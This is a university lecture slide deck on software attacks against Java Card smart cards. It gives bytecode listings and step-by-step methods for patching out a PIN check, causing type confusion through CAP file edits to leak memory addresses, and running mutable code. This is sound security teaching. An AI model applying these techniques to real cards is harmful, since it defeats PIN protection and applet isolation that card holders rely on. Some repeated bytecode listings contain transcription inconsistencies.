




# Software attacks on Java based smart cards

Carte à puce et Java Card

**ATAC 2011-2012**

Jean-Louis Lanet

Jean-louis.lanet@unilim.fr




# Agenda

- Part II Software attacks
  - The environment
  - Type confusion with CAP file manipulation
  - Type confusion in presence of a BC verifier
  - Control flow modification
  - Conclusions

# Introduction


- Java Card security
  - Strong typing → byte code verification
    - Java is a strongly typed language,
    - These properties are verified at the source level by the compiler and at the BC level by the verifier,
    - Unable to forge or manipulate references.
    - For development cards it is possible to modify the CAP file after the verification

# Java Card Architecture




# Introduction

- Java card security
  - Strong typing → byte code verification
  - Application isolation : firewall
    - Applets can communicate only if they share the same context (same Package Identifier *id est* AID),
    - Or if they use a shareable interface.



...only instances of classes are owned by applets classes themselves are not.



# Introduction

- Java card security
  - Strong typing → byte code verification
  - Application isolation : firewall
  - Applet loading only if authenticated
    - Protocol SCP01-SCP02 from Global Platform,
    - It guarantees confidentiality and integrity,
    - Need to have the keys.





# Agenda

- Part II Software attacks
  - The environment
  - Type confusion with CAP file manipulation
  - Type confusion in presence of a BC verifier
  - Control flow modification
  - Conclusions

# A use case for this attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu)
{
    ...
    if (!pin.isValidated())
    {
        ISOException.throwIt(SW_AUTHENTICATION_FAILED);
    }
    ...//do something safely
}
```

Byte code : .... **11 69 85 8D xx xx** ...



# A use case for this attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu )
{
    ...
    if (!pin.isValidated())
    {
        //ISOException.throwIt(SW_AUTHENTICATION_FAILED);
    }
    ...//do something safely
}
```

Byte code : .... **11 69 85 8D xx xx** ... → ... **00 00 00 00 00 00** ...



# Specification

## 6.2.8.1 Accessing Static Class Fields

*Bytecodes: **getstatic**, **putstatic***

*If the Java Card RE is the currently active context, access is allowed.*

*Otherwise, if the byte code is `putstatic` and the field being stored is a reference type and the reference being stored is a reference to a temporary Java Card RE Entry Point Object or a global array, access is denied.*

***Otherwise, access is allowed.***

# Objectives

- `getstatic` can read a memory byte in the eeprom area without firewall restriction
- We need to be able to specify the address to be read as an operand of the `getstatic`,
  - This parameter is resolved by the linker,
  - We need to lure the linker,
- To optimize the attack we need to be able to execute a mutable code,
  - Fix the base address of the dump area,
  - Auto increment of the operand,
  - Run an Java array (yes we can!).

# Principe

- Two problems to solve:
  1. Retrieving information from the card : i.e., modifying value on the Java stack.
- Solution : modification of the CAP file in a coherent way,
  - References can be maliciously manipulated
  - Conversion to integer, arithmetic operation,
  - Only checked through the BC verifier,
  - Complex to be done due to multiple interaction between components.
  - Need a tool that “recompile” a modified CAP file.

# Principe

- Two problems to solve:
  1. Retrieving information from the card : i.e. modifying the Java stack
  2. Hard code operand in a method : i.e. modifying the class representation in the card (`invoke xxxx => invoke yyyy`).
- Solution : the references that need to be resolved are specified in the reference component of the cap file,
  - Optimization for the linker,
  - Removing the reference from this component.




# Sketch of the attack in three steps

- We need to read and write anywhere in the eeprom
- In order to do it in an optimized way we need mutable code,

- 1** – To perform mutable code we need to manipulate arrays, and get their physical address.
- 2** – To access the array as a method we need to access our own instance

**3**

*Another Security Context*



# First step retrieve array address

```
public short getMyAdresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}
.....
public void process (APDU apdu) throws ISOException
{
    ...
    case (byte) 0x29 : // provide an array address
        Util.setShort(apduBuffer, (short) 0, getMyAdresstabByte(tab));
        apdu.setOutgoingAndSend( (short) 0, (short) 2);
        break;
    ...
}
.....
```

```


public short getMyAdresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}

```

```

getMyAdresstabByte (byte[] tab)
{
03    // flags    : 0 // max_stack : 3
21    2          // nargs    : 2 // max_locals: 1
10 AA    bspush    -86
31      sstore_2
19      aload_1
03      sconst_0
02      sconst_m1
39      sstore
1E      load_2
78      sreturn
}

```



```



public short getMyAdresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}

```

```

getMyAdresstabByte (byte[] tab)
{
03  // flags : 0 // max_stack : 3
21  2      // nargs : 2 // max_locals: 1
10 AA  bspush  -86
31     sstore_2
19     aload_1
03     sconst_0
02     sconst_m1
39     sastore
1E     sload_2
78     sreturn
}

```

```


public short getMyAdresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}

```

```


getMyAdresstabByte (byte[] tab)
{
03 // flags : 0 // max_stack : 3
21 2 // nargs : 2 // max_locals: 1
10 AA bspush -86
31 sstore_2
19 aload_1 ←
03 sconst_0
02 sconst_m1
39 sastore
1E sload_2
78 sreturn
}

```




```
public short getMyAdresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```

```
getMyAdresstabByte (byte[] tab)
{
03  // flags   : 0 // max_stack : 3
21  2        // nargs   : 1 // max_locals: 1
10 AA  bspush  -86
31     sstore_2
19     aload_1
03     sconst_0
02     sconst_m1
39     sastore
1E     sload_2
78     sreturn
}
```



*Tos*



*L0*

*L1*

*L2 toto*

```



public short getMyAdresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}

```

```

getMyAdresstabByte (byte[] tab)
{
03  // flags   : 0 // max_stack : 3
21  2        // nargs   : 1 // max_locals: 1
10 AA  bspush  -86
31     sstore_2
19     aload_1
03     sconst_0
02     sconst_m1
39     sstore
1E     load_2
78     sreturn
}

```

```


public short getMyAdresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}

```

```

getMyAdresstabByte (byte[] tab)
{
03  // flags : 0 // max_stack : 3
21  2      // nargs : 1 // max_locals: 1
10 AA  bspush  -86
31     sstore_2
19     aload_1  ←
00     nop
00     nop
00     nop
00     nop
78     sreturn
}

```





# Usage

*Array address ?*

80 29 00 00 00



# Usage

*Array address ?*

80 29 00 00 00



94 4C 90 00

*The address is 0x944C*



- We succeed to retrieve a reference in the card memory.
- This should be impossible if a verifier was embedded

# Sketch of the attack in three steps

- In order to read/write it in an optimized way we need mutable code,

① – To perform mutable code we need to manipulate arrays, and get their physical address. **DONE**

– To access the array as a method we need to access our own instance

- ②
- In the step 1 we have learn how to get the address of an array
  - In this step we will replace a method invocation by a method invocation **with our array address**
  - **We will be able to execute arbitrary code that can be dynamically modified**

# Access to our own embedded code

